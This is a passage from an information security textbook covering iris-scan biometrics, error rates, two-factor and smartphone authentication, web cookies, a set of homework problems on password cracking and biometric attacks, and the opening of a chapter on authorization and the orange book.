A biometric that is, in theory, one of the best for authentication is the iris scan. The development of the iris (the colored part of the eye) is chaotic, which implies that minor variations lead to large differences. There is little or no genetic influence on the iris pattern, so that the measured pattern is uncorrelated for identical twins and even for the two eyes of one individual. Another desirable property is that the pattern is stable throughout a person's lifetime.

The development of iris scan technology is relatively new. In 1936, the idea of using the human iris for identification was suggested by Frank Burch. In the 1980s, the idea resurfaced in James Bond films, but it was not until 1986 that the first patents appeared—a sure sign that people foresaw potential in the technology. In 1994, John Daugman, a researcher at Cambridge University, patented the best approach currently available.

Iris scan systems require relatively sophisticated equipment and software. In this process, first an automated iris scanner locates the iris and an image of the eye is captured. The resulting image is processed using (among other techniques) a two-dimensional wavelet transform, the result of which is a 256-byte (that is, 2048-bit) iris code.

Two iris codes are compared based on the Hamming distance between the codes. Suppose that Alice is trying to authenticate using an iris scan. Let x be the iris code computed from Alice's iris in the recognition phase, while y is Alice's iris code stored in the scanner's database, which was gathered during the enrollment phase. Then x and y are compared by computing the distance $d(x, y)$ defined by

$$d(x,y) = \frac{\text{number of non-match bits}}{\text{number of bits compared}}. \tag{6.1}$$

For example, $d(0010, 0101) = 3/4$ and $d(101111, 101001) = 1/3$.

As mentioned above, for an iris scan, the distance $d(x, y)$ is computed on the 2048-bit iris code. A perfect match yields $d(x, y) = 0$, but we can't expect perfection in practice. Under laboratory conditions, for the same iris the expected distance is 0.08, and for different irises the expect distance is 0.50. The usual thresholding scheme is to accept the comparison as a match if the distance is less than 0.32 and otherwise consider it a non-match. An image of an iris appears in Figure 6.3.




Figure 6.3 An iris in search of a scanner

Define the match cases to be those where, for example, Alice's data from the enrollment phase is compared to her iris scan data obtained during the recognition phase. Define the no-match cases to be when, for example, Alice's enrollment data is compared to Trudy's recognition phase data. The left histogram in Figure 6.4 represents data collected from match cases, while the right histogram represents data collected from no-match cases. In this graph, the mean for the match data is 0.11, while the mean for the no-match data is 0.46.




Figure 6.4 Histogram of iris scan results

Iris scanning is often cited as the ultimate biometric for authentication. The histogram in Figure 6.4, which is based on 2.3 million comparisons, tends to support this view, since the overlapping region between the "same" (match) and "different" (no-match) cases appears to be virtually nonexistent. The overlap between these distributions represents the region where an error can occur. In reality, there is some overlap between the histograms in Figure 6.4, but the overlap is extremely small.

The iris scan fraud rate data in Table 6.1 provide a more detailed view of the data in Figure 6.4. From Figure 6.4, we see that the equal error rate—which is found at the crossover point between the two graphs—occurs at about 0.34. From Table 6.1, this corresponds to a fraud rate of about 10^{-5}. For this biometric, we would certainly be willing to tolerate a slightly higher insult rate since that would further reduce the fraud rate. Hence, the typical threshold used is about 0.32, as mentioned above.

Table 6.1 Iris scan distance and fraud rate

Distance	Fraud rate
0.29	1 in 1.3×10^{10}
0.30	1 in 1.5×10^{9}
0.31	1 in 1.8×10^{8}
0.32	1 in 2.6×10^{7}
0.33	1 in 4.0×10^{6}
0.34	1 in 6.9×10^{5}
0.35	1 in 1.3×10^{5}

Is it possible to attack an iris-scanning system? Suppose that Trudy has a good photo of Alice's eye. Then Trudy can claim to be Alice and try to use the photo to trick the system into authenticating her as Alice. This attack is not at all far-fetched. In fact, an Afghan woman whose photo appeared on a famous *National Geographic* magazine cover in 1984 was positively identified 17 years later by comparing her then-current iris scan with an iris scan taken from the 1984 photo. The woman had never seen the magazine, but she did recall being photographed. The magazine cover with the woman's photo and the fascinating story of finding this person after years of war and chaos in Afghanistan can be found at [92].

To prevent attacks based on a photo, an iris-scanning system could first shine a light on the "eye" and verify that the pupil contracts before proceeding with the iris scan. While this eliminates an attack that relies on a static photo, it also might significantly increase the cost of the system. Given that biometrics are in competition with passwords, and passwords are free, cost is likely to be an issue in most applications of biometrics.

6.4.3 Biometric Error Rates

Recall that the equal error rate—the point at which the fraud rate equals the insult rate—is a generally applicable measure for comparing different biometric systems. The equal error rates for several popular biometrics are given in Table 6.2.

Table 6.2 Biometric equal error rates [121]

Biometric	Equal error rate
fingerprint	2.0×10^{-3}
hand geometry	2.0×10^{-3}
voice recognition	2.0×10^{-2}
iris scan	7.6×10^{-6}
retina scan	1.0×10^{-7}
signature recognition	2.0×10^{-2}

For fingerprint biometric systems, the equal error rate may seem high. However, most fingerprint biometrics are relatively cheap devices that do not achieve anything near the theoretical potential for fingerprint matching. On the other hand, hand geometry systems are relatively expensive and sophisticated devices, so they probably do achieve something close to the theoretical potential of the underlying biometric. Note that the "signature recognition" row in Table 6.2 refers to handwritten signatures, not the digital signatures that we discussed in Chapters 4 and 5.

In theory, iris scanning has an equal error rate of about 10^{-5}. But to achieve such spectacular results, the enrollment phase must be extremely accurate. If the real-world enrollment environment is not up to laboratory standards, then the results might not be so impressive.

Undoubtedly many inexpensive biometrics systems fare far worse than the results given in Table 6.2 would indicate. And biometrics in general have a fairly unimpressive record with respect to the inherently difficult identification problem. These mixed results for identification are not for lack of trying.

6.4.4 Biometric Conclusions

Biometrics clearly have many potential advantages over passwords. In particular, biometrics are difficult, although not impossible, to forge. In the case of fingerprints, Trudy could steal Alice's thumb, or, in a less gruesome attack, Trudy might be able to use a copy of Alice's fingerprint. Of course, a more sophisticated system might be able to detect such an attack, but then the system will be more costly, thereby reducing its feasibility as a replacement for passwords.[11]

There are also many potential software-based attacks on authentication. For example, it may be possible to subvert the software that does the comparison or to manipulate the database that contains the enrollment data. Such attacks apply to most authentication systems, regardless of whether they are based on biometrics, passwords, or other techniques.

While a broken cryptographic key or forgotten password can be revoked and replaced, it's not always clear how to revoke a broken biometric. This and other biometric pitfalls are discussed by Schneier [107].

Biometrics have a great deal of potential as a substitute for passwords, but biometrics are not foolproof. And given the enormous problems with passwords and the vast potential of biometrics, it's perhaps surprising that biometrics are not more widely used today. The quest for robust and inexpensive biometrics is sure to continue.

6.5 Something You Have

In the "something you have" realm, smartphones often play a role in authentication, while smartcards and other hardware tokens are sometimes used. A smartcard is a credit card sized device that includes a some amount of memory and computing resources, so that it is able to store cryptographic keys or other secrets, and do some computations on the card. Since a key is used, and keys are selected at random, password issues can be mitigated.[12] Additional examples of authentication based on "something you have," include possession

[11] Unfortunately for security, passwords are likely to remain free for the foreseeable future.

[12] Actually, a PIN might be required to access the key, so to some extent, password issues can still arise.

of a laptop computer (based on its MAC address), and ATM cards, among others.

Suppose that Alice wants to use her smartphone to authenticate herself to Bob. Here is one possible way that this might be accomplished. First, Alice's smartphone includes a symmetric key that she shares with Bob. Bob sends a random "challenge" R to Alice, which Alice then inputs into her smartphone, along with a PIN number. The smartphone produces a response, based on the shared symmetric key K, which Alice transmits to Bob. Since Bob also has the key K, he can verify whether the response is correct, or not. If the response is correct, Bob is convinced that he's indeed talking to Alice, since only Alice is supposed to have her smartphone—and hence, access to the key K. This protocol is illustrated in Figure 6.5. We'll see many more examples of authentication protocols in Chapters 9 and 10.




Figure 6.5 Smartphone for authentication

6.6 Two-Factor Authentication

In fact, the smartphone-based authentication scheme in Figure 6.5 requires both "something you have" (the smartphone) and "something you know" (the PIN). Any authentication method that requires two out of the three "somethings" is known as two-factor authentication. Another example of two-factor authentication is provided by an ATM card, where the user must have the card and know the PIN number. Other examples of two-factor authentication include a credit card together with a (hand-written) signature, and a biometric thumbprint system that also requires a password or PIN. Due to the ubiquity of smartphones, today the most common two-factor authentication schemes use a smartphone as the "something you have" factor, often with a password being the other "factor."

6.7 Single Sign-On and Web Cookies

Before concluding this chapter, we briefly mention two additional authentication topics. First, we consider single sign-on, which is a topic of considerable practical importance. We'll also briefly mention Web cookies, which are often used as a (very) weak form of authentication.

Users find it troublesome to enter their authentication information (typically, passwords) repeatedly. For example, when browsing the Web, it is not uncommon that many different websites require passwords. While this may be reasonable from a security perspective, it places a burden on users who must either remember different passwords for many different websites or compromise their security by reusing passwords.

A more convenient solution would be to have Alice authenticate once and then have a successful result automatically "follow" her wherever she goes on the Internet. That is, the initial authentication would require Alice's participation, but subsequent authentications would happen behind the scenes. This is known as single sign-on, and such systems are available in some domains.

Certainly, a secure single sign-on for the Internet would be convenient. However, it does not appear that any such method is likely to gain widespread acceptance any time soon. It is worth noting that we will see a single sign-on architecture in Chapter 10 when we discuss the Kerberos security protocol.

Finally, we mention Web cookies, which have some interesting security implications. When Alice is surfing the Web, websites often provide Alice's browser with a Web cookie, which is a numerical value that is stored and managed by Alice's browser. The website that serves the cookie also stores it. On the server side, the cookie is used as an index a database that retains information about Alice.

When Alice returns to a website for which she has a cookie, the cookie is automatically passed by her browser to the website. The website can then access its database to remember important information about Alice. In this way, cookies maintain state across sessions. Since Web browsing relies on HTTP, which is a stateless protocol, cookies are used to maintain state within and across sessions.

In a sense, cookies can act as a single sign-on method for a website. That is, a website can authenticate "Alice" based on the possession of Alice's Web cookie. Or, in a slightly stronger version, a password is used to initially authenticate Alice, after which the cookie is considered sufficient. Either way, this is a fairly weak form of authentication, but it illustrates the often irresistible temptation to use whatever is available and convenient as a security mechanism, whether it is actually secure or not.

6.8 Summary

You can authenticate to a machine based on "something you know," "something you have," or "something you are." Passwords are synonymous with the "something you know" method of authentication. In this chapter, we discussed passwords at length. The bottom line is that passwords are far from an ideal method of authentication, but they are likely to remain popular for the foreseeable future, since passwords are the lowest cost option.

We also discussed authentication based on "something you are," which equates to biometrics. It is clear that biometrics offer the potential for stronger security than passwords. However, biometrics cost money, and they are not entirely without problems.

We briefly mentioned "something you have" methods of authentication, as well as two-factor authentication, which combines any two of the three methods. Finally, we briefly discussed the concept of single sign-on and the role of Web cookies.

In the next chapter, we'll discuss authorization, which deals with restrictions placed on authenticated users. The authentication problem returns to the fore in Chapters 9 and 10, where we cover security protocols. We'll see that authentication over a network is a whole 'nother can of worms.

6.9 Problems

1. As mentioned in this chapter, it is recommended to choose a passphrase consisting of words (e.g., `servenoterampartoriginal`), and there is no need to include numbers, special symbols, or change case. Previously, it was recommended to choose a password based on a passphrase, such as `FS&7Yago`, which can be derived from the phrase "four score and seven years ago."
    a) Suppose that Alice chooses her password so that it consists of four randomly selected words, and suppose that Alice's vocabulary is of size 2^{15}. How many passwords must Trudy test to conduct an exhaustive search for Alice's password?
    b) Suppose that Bob chooses a password that consists of eight characters, including five lower-case letters, one upper-case letter, one digit, and one special symbol. There are 10 digits, 26 uppercase, and 26 lowercase letters. Assuming there are 32 special symbols, how many passwords must Trudy test to conduct an exhaustive search for Bob's password?
    c) According to these numbers, which is better, Alice's method of choosing a password or Bob's? Discuss other possible benefits of each of these methods of choosing passwords, as compared to the other.
    d) Currently, periodic password changes are generally not recommended. Why?
2. In any binary classification problem, there are four possible outcomes, namely, true positive, true negative, false positive, and false negative.
    a) In the context of biometrics, we discussed the fraud rate and the insult rate. One of these deals with false positives and the other deals with false negatives. Which is which?

b) In terms of biometric authentication, describe true positives and true negatives.

3. This problem deals with storing passwords in a file.
   a) Why is it a good idea to hash passwords that are stored in a file?
   b) Why is it a much better idea to hash passwords that are stored in a file rather than to encrypt the password file?
   c) What is a "salt" and why should a salt be used whenever passwords are hashed?
4. Suppose that on a particular system, all passwords are 8 characters, there are 128 choices for each character, and there is a password file containing the hashes of 2^{10} passwords. In addition, Trudy has a dictionary of 2^{30} passwords, and the probability that a randomly selected password is in her dictionary is 1/4. Finally, we measure work in terms of the number of hashes computed.
   a) Using her dictionary, what is the expected work for Trudy to crack Alice's password, assuming the passwords are not salted?
   b) Repeat part a), assuming the passwords are salted.
   c) What is the probability that at least one of the passwords in the password file appears in Trudy's dictionary?
5. Suppose that you are a merchant and you decide to use a biometric fingerprint device to authenticate people who make credit card purchases at your store. You can choose between two different systems: System A has a fraud rate of 1% and an insult rate of 5%, while System B has a fraud rate of 5% and an insult rate of 1%.
   a) Which system is more user-friendly and why?
   b) Which system would you choose and why?
6. Research has shown that most people cannot accurately identify an individual from a drivers license photo. For example, one study found that most people will accept an ID with any photo that has a picture of a person of the same gender and race as the presenter.
   a) It has also been demonstrated that when photos are included on credit cards, the fraud rate drops significantly. Explain this apparent contradiction.
   b) Your easily amused author frequents an amusement park that provides each season passholder with a plastic card similar to a credit card. The park takes a photo of each season passholder, but the photo does not appear on the card. Instead, when the card is presented for admission to the park, the photo appears on a screen that is visible to the park attendant. Why might this approach be better than putting a visible photo on the card?

7. Suppose all passwords on a particular system are 8 characters and that each character can be any one of 64 different choices. The passwords are hashed (with a salt) and stored in a password file. Further, suppose Trudy has a password cracking program that can test 64 passwords per second. In addition, Trudy has a dictionary of 2^{30} common passwords, and the probability that any given password is in her dictionary is 1/4. Finally, the password file on this system contains 256 password hashes, and the corresponding salt values.
   a) How many different passwords are possible?
   b) How long, on average, will it take Trudy to crack the administrator's password?
   c) What is the probability that at least one of the 256 passwords in the password file is in Trudy's dictionary?
   d) Assuming that Trudy would be happy to recover any one of the passwords in the password file, what is her expected work?
8. Let h be a secure cryptographic hash function. For this problem, a password consists of a maximum of 14-characters and there are 32 possible choices for each character. If a password is less than 14 characters, it's padded with nulls until it is exactly 14 characters. Let P be the resulting 14 character password. Consider the following two distinct password hashing schemes:
   i) The password P is split into two parts, with X equal to the first 7 characters and Y equal to the last 7 characters. The password is stored as $(h(X), h(Y))$. No salt is used.
   ii) The password is stored as $h(P)$. Again, no salt is used.

   Note that the method in scheme i) was used in Windows to store the so-called LANMAN password.
   a) Assuming a brute force attack, how much easier is it to crack the password if scheme i) is used as compared with scheme ii)?
   b) If scheme i) is used, why might a 10-character password be *less* secure than a 7-character password?[13]
9. Many websites require users to register before they can access information or services. Suppose that you register at such a website, but when you return later you've forgotten your password. The website then asks you to enter your email address, which you do. The website then sends you your original password via email.
   a) Discuss several security concerns with this approach to dealing with forgotten passwords.

[13] The standard advice for LANMAN passwords was that users should choose either a 7-character password, or a 14-character password, since anything in between is less secure.

b) The correct way to deal with passwords is to store salted hashes of passwords. Does this website use the correct approach? Explain.

10. Alice forgets her password. She contacts the system administrator (SA), who resets her password and gives Alice the new password.
    a) Why does the SA reset the password instead of giving Alice her previous (forgotten) password?
    b) Why should Alice re-reset her password immediately?
    c) Suppose that after the SA resets Alice's password, Alice remembers her previous password. Alice likes her old password, so she resets it to its previous value. Would it be possible for the SA to determine that Alice has chosen the same password as before? Explain.

11. Consider the smartphone based authentication protocol in Figure 6.5.
    a) If R is repeated, is the protocol secure?
    b) If R is predictable, is the protocol secure?

12. MAC address are globally unique and they don't change except in rare instances where hardware changes.
    a) Explain how the MAC address on your computer could be used as a "something you have" form of authentication.
    b) How could you use the MAC address as part of a two-factor authentication scheme?
    c) How secure is the authentication scheme in part a)? How much more secure is your authentication scheme in part b)?

13. Suppose that you have n accounts, each of which requires a password. Trudy has a dictionary and the probability that a password appears in Trudy's dictionary is p.
    a) If you use the same password for all n accounts, what is the probability that your password appears in Trudy's dictionary?
    b) If you use distinct passwords for each of your n accounts, what is the probability that at least one of your passwords appears in Trudy's dictionary? Show that if $n = 1$, your answer agrees with your answer to part a).
    c) Which is more secure, using the same password for all accounts, or choosing different passwords for each account? Why? See also Problem 15.
    d) Which is more convenient, using the same password for all accounts, or choosing different passwords for each account? Explain.

14. Suppose that you have n accounts, each of which requires a password. What are the advantages and disadvantages (if any) of having a single password (i.e., single sign-on) for all accounts, as opposed to having a distinct password for each account?

15. Suppose that Alice uses two distinct passwords—one strong password for sites where she believes security is important (e.g., banking), and one weak password for sites where she does not care much about security (e.g., social networking).
    a) Alice believes this is a reasonable compromise between security and convenience. What do you think?
    b) What are some practical difficulties that might arise with such an approach?
16. Consider Case I from Section 6.3.5.1.
    a) If the passwords are unsalted, how much work is it for Trudy to precompute all possible hash values?
    b) If each password is salted with a 16-bit value, how much work is it for Trudy to precompute all possible hash values?
    c) If each password is salted with a 64-bit value, how much work is it for Trudy to precompute all possible hash values?
17. Suppose that Trudy has a dictionary of 2^n passwords and the probability that a given password is in her dictionary is p. If Trudy obtains a file containing a large number of salted password hashes, show that the expected work to recover a password is bounded by $2^{n-1}\big(1+2(1-p)/p\big)$. Hint: As in Case IV in Section 6.3.5.4, ignore the improbable case where none of the passwords in the file appears in Trudy's dictionary. Then make use of the fact that $\sum x^k = 1/(1-x)$ and also $\sum kx^k = x/(1-x)^2$, provided $|x| < 1$, where both sums are from $k = 0$ to ∞.
18. For password cracking, often the most realistic situation is Case IV of Section 6.3.5.4. In this case, the amount of work that Trudy must do to determine a password depends on the size of the dictionary, the probability that a given password is in the dictionary, and the size of the password file. Suppose Trudy's dictionary is of size 2^n, the probability that a password is in the dictionary is p, and the password file is of size M. Show that if p is small and M is sufficiently large, then Trudy's expected work is about $2^n/p$. Hint: Use the result of Problem 17.
19. Ashley Madison is an online dating service for people seeking extramarital affairs—their motto is "Life is short. Have an affair."[14] In the summer of 2015, a hacking group known as "The Impact Team" released files that it claimed included all Ashley Madison customer data as well as a trove of the CEO's email messages.[15] One of the files included approximately 36 million hashed passwords. These passwords were each

[14]Your maxim-free author does not have a personal motto, but if he did, it would be something like, "Life is short. Don't do stupid things on the Internet."

[15]The hackers were miffed that Ashley Madison failed to delete user information, even after charging $19 to do so.

hashed, with a salt, using `bcrypt`, which is a hash function based on the Blowfish block cipher. The `bcrypt` hash includes a "`cost`" parameter, and each hash uses $2^{\texttt{cost}}$ rounds of a modified form of the Blowfish key schedule algorithm. For the Ashley Madison passwords, `cost` = 12, so the time required to crack passwords should be about 4096 times greater, as compared to an optimized version of the hash. Answer the questions in parts a) through c) based on the information in the article [48].

a) For the particular hardware configuration discussed in the article, how many Ashley Madison passwords (i.e., `bcrypt` hashes with `cost` = 12) could be tested per second? With the same hardware, how many MD5 hashes could be tested per second?

b) Within a few days of the release of the Ashley Madison password files, about 4000 passwords were cracked. Using the numbers from part a), and assuming the same rate of success, how many passwords could have been cracked in this same amount of time, assuming that MD5 (with salting) had been used instead of `bcrypt`? The article also states that if MD5 had been used, it would have taken "only" 3.7 years to crack all of the passwords. Explain any discrepancy between this number and your estimate.

c) The article also claims that it would have taken 116,958 years to crack all 36 million Ashley Madison passwords. As mentioned above, the article claims that if MD5 had been used, it would have taken only 3.7 years. This implies a ratio of 116,958/3.7 = 31,610, that is, the `bcrypt` hash is 31,610 times slower to test on this specific hardware. Is this number consistent with the results from part a)? Explain.

d) An alternative to `bcrypt` is the Password-Based Key Derivation Function (PBKDF2), which is described in RFC 2898. Briefly compare and contrast PBKDF2 and `bcrypt`. Be sure to mention any significant advantages that either algorithm enjoys over the other.

20. Suppose that when a fingerprint is compared with one other (non-matching) fingerprint, the chance of a false match is 1 in 10^{10}, which is approximately the error rate when 16 points are required to determine a match (16 points is the British legal standard). Suppose that the FBI fingerprint database contains 10^7 fingerprints.

    a) How many false matches will occur when each of 100,000 suspect fingerprints are compared with the entire database?

    b) For any individual suspect, what is the chance of a false match?

21. Suppose DNA matching could be done in real time.

   a) Describe a biometric for secure entry into a restricted facility based on this technique.
   b) Discuss one security concern and one privacy concern with your proposed system in part a).

22. This problem deals with biometrics.
   a) What is the difference between the authentication problem and the identification problem?
   b) Which is the inherently easier problem, authentication or identification? Why?

23. In the context of biometrics, answer the following.
   a) Define fraud rate, insult rate, and equal error rate.
   b) Why is it useful to know the equal error rate?

24. Gait recognition is a biometric that distinguishes based on the way a person walks, whereas a "digital doggie" is a biometric that distinguishes based on odor.
   a) Describe an attack on gait recognition when used for identification.
   b) Describe an attack on a digital doggie when used for identification.

25. Facial recognition has long been touted as a possible method for, say, identifying terrorists in airports. As mentioned in this chapter, facial recognition is used by Las Vegas casinos in an attempt to detect cheaters. Note that in both of these cases the biometric is being used for identification (not authentication), presumably with uncooperative subjects.
   a) Discuss an attack on facial recognition when used by a casino to detect cheaters.
   b) Discuss a countermeasure that casinos might employ to reduce the effectiveness of your attack in part a).
   c) Discuss a counter-countermeasure that attackers might employ to reduce the effectiveness of your countermeasure in b).

26. In one episode of the television show *MythBusters*, three successful attacks on fingerprint biometrics are demonstrated [87].
   a) Briefly discuss each of these attacks.
   b) Discuss possible countermeasures for each of the attacks in part a). That is, discuss ways that the biometric systems could be made more robust against the specific attacks.

27. A retina scan is an example of a well-known biometric that was not discussed in this chapter.
   a) Briefly outline the history and development of the retina scan biometric. How does a modern retina scan system work?

b) Why, in principle, can a retina scan be extremely effective?

c) List several pros and cons of retina scanning as compared to a fingerprint biometric.

d) Suppose that your company is considering installing a biometric system that every employee will use every time they enter their office building. Your company will install either a retina scan or an iris scan system. Which would you prefer and why?

28. A sonogram is a visual representation of sound. Obtain and install a speech analysis tool that can generate sonograms.[16]

a) Examine five distinct sonograms of your voice, each time saying "open sesame." Qualitatively, how similar are the sonograms?

b) Examine five distinct sonograms of someone else saying "open sesame." How similar are these sonograms to each other?

c) In what ways do your sonograms from part a) differ from those in part b)?

d) How would you go about trying to develop a reliable biometric based on voice recognition? What characteristics of the sonograms might be useful for distinguishing speakers?

29. This problem deals with possible attacks on an iris scan biometric.

a) Why would it be significantly more difficult to break an iris scan system than the fingerprint door lock mentioned in Problem 26?

b) Given that an iris scan biometric is inherently stronger than a fingerprint-based biometric system, why are fingerprint biometrics far more popular?

30. Suppose that a particular iris scan system generates 64-bit iris codes instead of the standard 2048-bit iris codes mentioned in this chapter. During the enrollment phase, the following iris codes (in hex) are determined.

User	Iris code
Alice	BE439AD598EF5147
Bob	9C8B7A1425369584
Charlie	885522336699CCBB

Suppose that during the recognition phase, the following iris codes are obtained from unknown users.

[16]Your audacious author uses Audacity to record speech and Sonogram to generate sonograms to analyze the resulting audio files. Both of these tools are freeware.

User	Iris code
U	`C975A2132E89CEAF`
V	`DB9A8675342FEC15`
W	`A6039AD5F8CFD965`
X	`1DCA7A54273497CC`
Y	`AF8B6C7D5E3F0F9A`

Use the iris codes above to answer the following questions.

a) Use equation (6.1) to compute the following distances:

$$d(\text{Alice}, \text{Bob}),\ d(\text{Alice}, \text{Charlie}),\ d(\text{Bob}, \text{Charlie}).$$

b) Assuming that the same statistics apply to these iris codes as the iris codes discussed in Section 6.4.2.3, which of the users, U, V, W, X, and Y, is most likely Alice? Bob? Charlie? Which are none of the above?

31. An example of a "something you have" method of authentication is the RSA SecurID. The SecurID system is often deployed in the form of a USB key. The algorithm used by SecurID is similar to that given for the smartphone-based authentication illustrated in Figure 6.5. However, no challenge R is sent from Bob to Alice; instead, the current time T (typically, to a resolution of one minute) is used. Alice's smartphone computes $h(K, T)$, and this is sent directly to Bob, provided that Alice has entered the correct PIN (or password).

    a) Draw a diagram analogous to that in Figure 6.5 illustrating the SecurID algorithm.

    b) Why do we need T? That is, why is the protocol insecure if we remove T?

    c) What are the advantages and disadvantages of using the time T as compared to using a random challenge R?

    d) Which is more secure, using a random challenge R or the time T? Why?

32. Authentication based on possession of a smartphone is illustrated in Figure 6.5.

    a) Discuss at least one possible cryptanalytic attack on the authentication scheme in Figure 6.5.

    b) Discuss network-based attacks on the authentication scheme in Figure 6.5.

    c) Discuss possible non-technical attacks on the smartphone-based scheme in Figure 6.5.

33. In addition to the holy trinity of "somethings" discussed in this chapter (something you know, are, or have), it is also possible to base authentication on "something you do."
    a) Give two real-world examples where authentication could reasonably be based on "something you do."
    b) Give an example of two-factor authentication that includes "something you do" as one of the factors.

Chapter 7

Authorization

It is easier to exclude harmful passions than to rule them,
and to deny them admittance than to control them after they have been admitted.
— Seneca

If you're going to kick authority in the teeth, you might as well use two feet.
— Keith Richards

7.1 Introduction

Authorization is the part of access control concerned with restrictions on the actions of authenticated users. In our terminology, authorization is one aspect of access control and authentication is another. Unfortunately, some authors use the term "access control" as a synonym for authorization.

In the previous chapter we discussed authentication, where the issue is one of establishing identity. In its most basic form, authorization deals with the situation where we've already authenticated Alice, and we want to enforce restrictions on what she is allowed to do. While authentication is binary, authorization is generally a more fine-grained process.

We begin this chapter with a look at attempts to certify security products, specifically, the so-called "orange book" and the more recent "common criteria." While the orange book is largely of historical interest, the common criteria is an international government standard that is in force today—although, in practice, it is often ignored. Then we discuss Lampson's access control matrix, which leads us into the topics of access control lists, capabilities, and the confused deputy problem. Multilevel security and more general security modeling are also discussed in this chapter. These topics are followed by a brief introduction to covert channels and inference control.

We conclude this chapter with a discussion of CAPTCHAs, which are designed to restrict access to humans, as opposed to computers. The topics of intrusion detection and firewalls—which can be viewed as forms of access control for a network—are deferred to Chapter 8.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

7.2 A Brief History of Authorization

History is . . . bunk.
— Henry Ford

Back in the computing dark ages,[1] authorization was often considered the heart of information security. Today, that seems like a rather quaint notion. In any case, it is worth briefly considering the historical context from which modern information security has arisen.

While cryptography has a long and storied history, other aspects of modern information security are relative newcomers. Here, we take a brief look at the history of system certification, which, in some sense, represents the modern history of authorization. The goal of such certification regimes is to give users some degree of confidence that the systems they use actually achieve a specified level of security. While this is a laudable goal, in practice, system certification is often laughable. Consequently, certification has never really become a significant piece of the security puzzle—as a rule, only those products that absolutely must be certified are. And why would any product need to be certified? Governments, which created the certification regimes, require certification for certain products that they purchase. So, as a practical matter, certification is generally only an issue if you are trying to sell your product to the government.[2]

7.2.1 The Orange Book

The Trusted Computing System Evaluation Criteria (TCSEC), or "orange book" was published in 1983. The orange book was one of a series of related books developed under the auspices of the National Security Agency. Each book had a different colored cover and collectively they are known as the "rainbow series." The orange book primarily deals with system evaluation and certification and, to some extent, multilevel security.

Today, the orange book is of little, if any, practical relevance. Moreover, in your opinionated author's opinion, the orange book served to stunt the growth of information security by focusing vast amounts of time and resources on some of the most esoteric and impractical aspects of security.[3]

Of course, not everyone is as enlightened as your humble author, and, in some circles, there is still something of a religious fervor for the orange book and its view of the security universe. In fact, the faithful tend to believe that if only the orange book way of thinking had prevailed, we'd all be much more secure today.

[1] That is, before the Apple Macintosh was invented.

[2] It's tempting to argue that certification is an obvious failure because there is no evidence that any government is any more secure than anybody else. Your certifiable author will, for once, refrain from making such a smug and unsubstantiated—but oddly satisfying—claim.

[3] Other than that, the orange book was a smashing success.

The stated purpose of the orange book is to provide criteria for assessing the level of security provided by "automatic data processing system products." The overriding goals, as given in [127], are the following:

- To provide users with a yardstick with which to assess the degree of trust that can be placed in computer systems for the secure processing of classified or other sensitive information.
- To provide guidance to manufacturers as to what to build into their new, widely available trusted commercial products in order to satisfy trust requirements for sensitive applications.
- To provide a basis for specifying security requirements in acquisition specifications.

In short, the orange book intended to provide a way to assess the security of existing products and to provide guidance on how to build more secure products. The practical effect was that the orange book provided the basis for a certification regime that could be used to attach a security rating to a security-related product. In typical governmental fashion, the certification was to be determined by navigating through a complex and ill-defined maze of rules and requirements.

The orange book proposes four broad divisions, labeled as D through A, with D being the lowest and A the highest. Most of the divisions are split into classes. For example, under the C division, we have classes C1 and C2. The four divisions and their corresponding classes are as follows.

Division D: Minimal protection — This division is reserved for those systems that can't meet the requirements for any higher division. That is, these are the losers that couldn't make it into any "real" class.

Division C: Discretionary protection — There are two C classes, both of which provide some level of "discretionary" protection. That is, they don't necessarily force security on users, but instead they provide some means of detecting security breaches—specifically, there must be an audit capability. The two classes in this division are the following.

Class C1: Discretionary security protection — In this class, a system must provide "credible controls capable of enforcing access limitations on an individual basis."

Class C2: Controlled access protection — Systems in this class "enforce a more finely grained discretionary access control than (C1) systems."

Division B: Mandatory protection — This a big step up from C. The idea of the C division is that users can break the security, but they might get caught. In contrast, for division B, the protection is mandatory, in the sense that users should not be able to break the security, even if they try. The B classes are the following.

Class B1: Labeled security protection — Mandatory access control is based on specified labels. That is, all data carries some sort of label, which determines which users are allowed to do what with the data. Also, the access control is enforced in a way so that users cannot violate it (i.e., the access control is mandatory).

Class B2: Structured protection — This adds covert channel protection (discussed later in this chapter) and a few other technical issues on top of B1.

Class B3: Security domains — On top of B2 requirements, this class adds that the code that enforces security must "be tamperproof, and be small enough to be subjected to analysis and tests." We'll have more to say about software issues in later chapters. For now, it is worth mentioning that making software tamperproof is, at best, difficult and expensive, and even today, it is seldom attempted in any serious way.

Division A: Verified protection — This is the same as B3, except that so-called formal methods must be used to, in effect, prove that the system does what it claims to do. In this division there is a class A1 and a brief discussion of what might lie beyond A1.

